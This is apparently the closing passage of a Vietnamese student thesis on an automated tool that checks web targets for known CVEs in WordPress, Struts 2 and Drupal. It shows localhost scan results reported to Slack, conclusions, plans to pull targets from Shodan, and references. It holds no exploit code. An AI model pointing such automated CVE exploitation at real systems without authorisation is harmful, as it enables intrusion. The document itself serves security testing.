http://127.0.0.1:8088 CVE-2017-1001000 Wordpress High Failed /Users/balotelli/data/totnghiep/output/CVE-2017-1001000/127.0.0.1:8088_17401220190812					
http://127.0.0.1:8081 CVE-2017-1001000 Wordpress High Failed /Users/balotelli/data/totnghiep/output/CVE-2017-1001000/127.0.0.1:8081_17401320190812					
http://127.0.0.1:8088 CVE-2017-12611 Apache Struts 2 Critical Failed /Users/balotelli/data/totnghiep/output/CVE-2017-12611/127.0.0.1:8088_17401520190812					
http://127.0.0.1:8081 CVE-2017-12611 Apache Struts 2 Critical Failed /Users/balotelli/data/totnghiep/output/CVE-2017-12611/127.0.0.1:8081_17401620190812					
http://127.0.0.1:8088 CVE-2018-7600 Drupal Critical Failed /Users/balotelli/data/totnghiep/output/CVE-2018-7600/127.0.0.1:8088_17401720190812					
http://127.0.0.1:8081 CVE-2018-7600 Drupal Critical Success /Users/balotelli/data/totnghiep/output/CVE-2018-7600/127.0.0.1:8081_17401820190812					
http://127.0.0.1:8088 CVE-2016-3081 Apache Struts 2 High Failed /Users/balotelli/data/totnghiep/output/CVE-2016-3081/127.0.0.1:8088_17401920190812					
http://127.0.0.1:8081 CVE-2016-3081 Apache Struts 2 High Failed /Users/balotelli/data/totnghiep/output/CVE-2016-3081/127.0.0.1:8081_17402020190812					

Hình 4 - 26: Bảng tổng kết kết quả được gửi về Slack

my bot APP 5:40 PM
report

```

1 Target,PoC,Framework,Title,Detail,Risk,Status,Output
2 http://127.0.0.1:8088/,CVE-2017-1001000,Wordpress,Wordpress 4.7.0/4.7.1,Unauthenticated Content Injection,https://nvd.nist.gov/vuln/detail/CVE-2017-1001000,High,Failed,/Users/balotelli/data/totnghiep/output/CVE-2017-1001000/127.0.0.1:8088_17401220190812
3 http://127.0.0.1:8081/,CVE-2017-1001000,Wordpress,Wordpress 4.7.0/4.7.1,Unauthenticated Content Injection,https://nvd.nist.gov/vuln/detail/CVE-2017-1001000,High,Failed,/Users/balotelli/data/totnghiep/output/CVE-2017-1001000/127.0.0.1:8081_17401320190812
4 http://127.0.0.1:8088/,CVE-2017-12611,Apache Struts 2,"In Apache Struts 2.0 through 2.3.33 and 2.5 through 2.5.10.1, using an unintentional expression in a Freemarker tag instead of string literals can lead to a RCE attack.",https://nvd.nist.gov/vuln/detail/CVE-2017-12611,Critical,Failed,/Users/balotelli/data/totnghiep/output/CVE-2017-12611/127.0.0.1:8088_17401520190812
5 http://127.0.0.1:8081/,CVE-2017-12611,Apache Struts 2,"In Apache Struts 2.0 through 2.3.33 and 2.5 through 2.5.10.1, using an unintentional expression in a Freemarker tag instead of string literals can lead to a RCE attack.",https://nvd.nist.gov/vuln/detail/CVE-2017-12611,Critical,Failed,/Users/balotelli/data/totnghiep/output/CVE-2017-12611/127.0.0.1:8081_17401620190812
6 http://127.0.0.1:8088/,CVE-2018-7600,Drupal,Drupal allows remote attackers to execute arbitrary code,https://nvd.nist.gov/vuln/detail/CVE-2018-7600,Critical,Failed,/Users/balotelli/data/totnghiep/output/CVE-2018-7600/127.0.0.1:8088_17401720190812
7 http://127.0.0.1:8081/,CVE-2018-7600,Drupal,Drupal allows remote attackers to execute arbitrary code,https://nvd.nist.gov/vuln/detail/CVE-2018-7600,Critical,Success,/Users/balotelli/data/totnghiep/output/CVE-2018-7600/127.0.0.1:8081_17401820190812
8 http://127.0.0.1:8088/,CVE-2016-3081,Apache Struts 2,Apache Struts Dynamic Method Invocation Remote Code Execution,https://nvd.nist.gov/vuln/detail/CVE-2016-3081,High,Failed,/Users/balotelli/data/totnghiep/output/CVE-2016-3081/127.0.0.1:8088_17401920190812
9 http://127.0.0.1:8081/,CVE-2016-3081,Apache Struts 2,Apache Struts Dynamic Method Invocation Remote Code Execution,https://nvd.nist.gov/vuln/detail/CVE-2016-3081,High,Failed,/Users/balotelli/data/totnghiep/output/CVE-2016-3081/127.0.0.1:8081_17402020190812
10

```

Hình 4 - 27: Tệp tin kết quả sau khi xuất ra cũng được gửi về Slack

CHƯƠNG V: KẾT LUẬN

5.1. ĐÁNH GIÁ CÔNG CỤ

- Công cụ đã đạt được tiêu chí đề ra ban đầu khi tiến hành xây dựng. Có thể trở thành công cụ hữu ích cho các kiểm thử viên, đánh giá viên trong việc kiểm thử, đánh giá mức độ bảo mật của các hệ thống website.
- Công cụ cũng có thể được sử dụng bởi các nhà săn tiền thưởng từ các lỗ hổng bảo mật, hỗ trợ họ trong việc tự động xác định các lỗ hổng bảo mật có thể tồn tại trên các target mà họ có đang nhắm tới.
- Công cụ dễ dàng cài đặt và sử dụng, chỉ cần cài đặt Python, công cụ Nmap và các thư viện cần thiết của python là có thể sử dụng.
- Bên cạnh đó, công cụ vẫn còn nhiều hạn chế như chỉ gửi được các yêu cầu với phương thức POST và GET, chỉ sử dụng là giao diện dòng lệnh. Ngoài ra, tốc độ xử lý của chương trình còn chậm, nếu có nhiều PoC trong cơ sở dữ liệu, quá trình khởi tạo sẽ lâu hơn và người dùng phải nhập vào nhiều tham số.

5.2. HƯỚNG PHÁT TRIỂN CÔNG CỤ

- Phát triển thêm thức năng giao tiếp với các API của các bộ máy tìm kiếm như shodan, zoomeye,... để lấy về các target phục vụ cho quá trình săn tiền thưởng từ các lỗ hổng bảo mật.
- Cho phép gửi thêm các loại yêu cầu khác với nhiều phương thức khác như PUT, DELETE, OPTION,...
- Mở rộng thêm chức năng xác định lỗ hổng bảo mật đã công bố trên các nền tảng khác như mobile, ứng dụng, hệ điều hành,...
- Xây dựng giao diện cho chương trình để thuận tiện cho người sử dụng.
- Sử dụng thêm các chương trình thứ ba như wpscan,... để tăng tốc độ của chương trình và tối ưu hóa chương trình.

TÀI LIỆU THAM KHẢO

Tiếng Anh:

1. Stef Maruch and Aahz Maruch, Python For Dummies, John Wiley & Sons, New York, United States, 9/14/2006
2. David M. Beazley and Brian K. Jones, Python Cookbook, O'Reilly Media, 3 edition, 6/1/2013.
3. MARK LUTZ and David Ascher, Learning Python, O'Reilly Media, 5 edition, 7/9/2013

Danh mục các Website tham khảo:

1. HTTP status codes: <https://developer.mozilla.org/en-US/docs/Web/HTTP>Status>
2. HTTP Tutorial: <https://www.tutorialspoint.com/http/>
3. PHP Documentation: <http://php.net/docs.php>
4. Google search engine, <http://www.google.com>
5. Wikipedia, Open Dictionary, <http://www.wikipedia.org>
6. Trang web <http://www.quantrimang.com>
7. Trang web <https://vnhackernews.com/>
8. Trang web <https://nvd.nist.gov/>
9. Trang web <https://www.exploit-db.com/>
10. Trang web <https://stackoverflow.com/>
11. Trang web <https://vietjack.com/python/>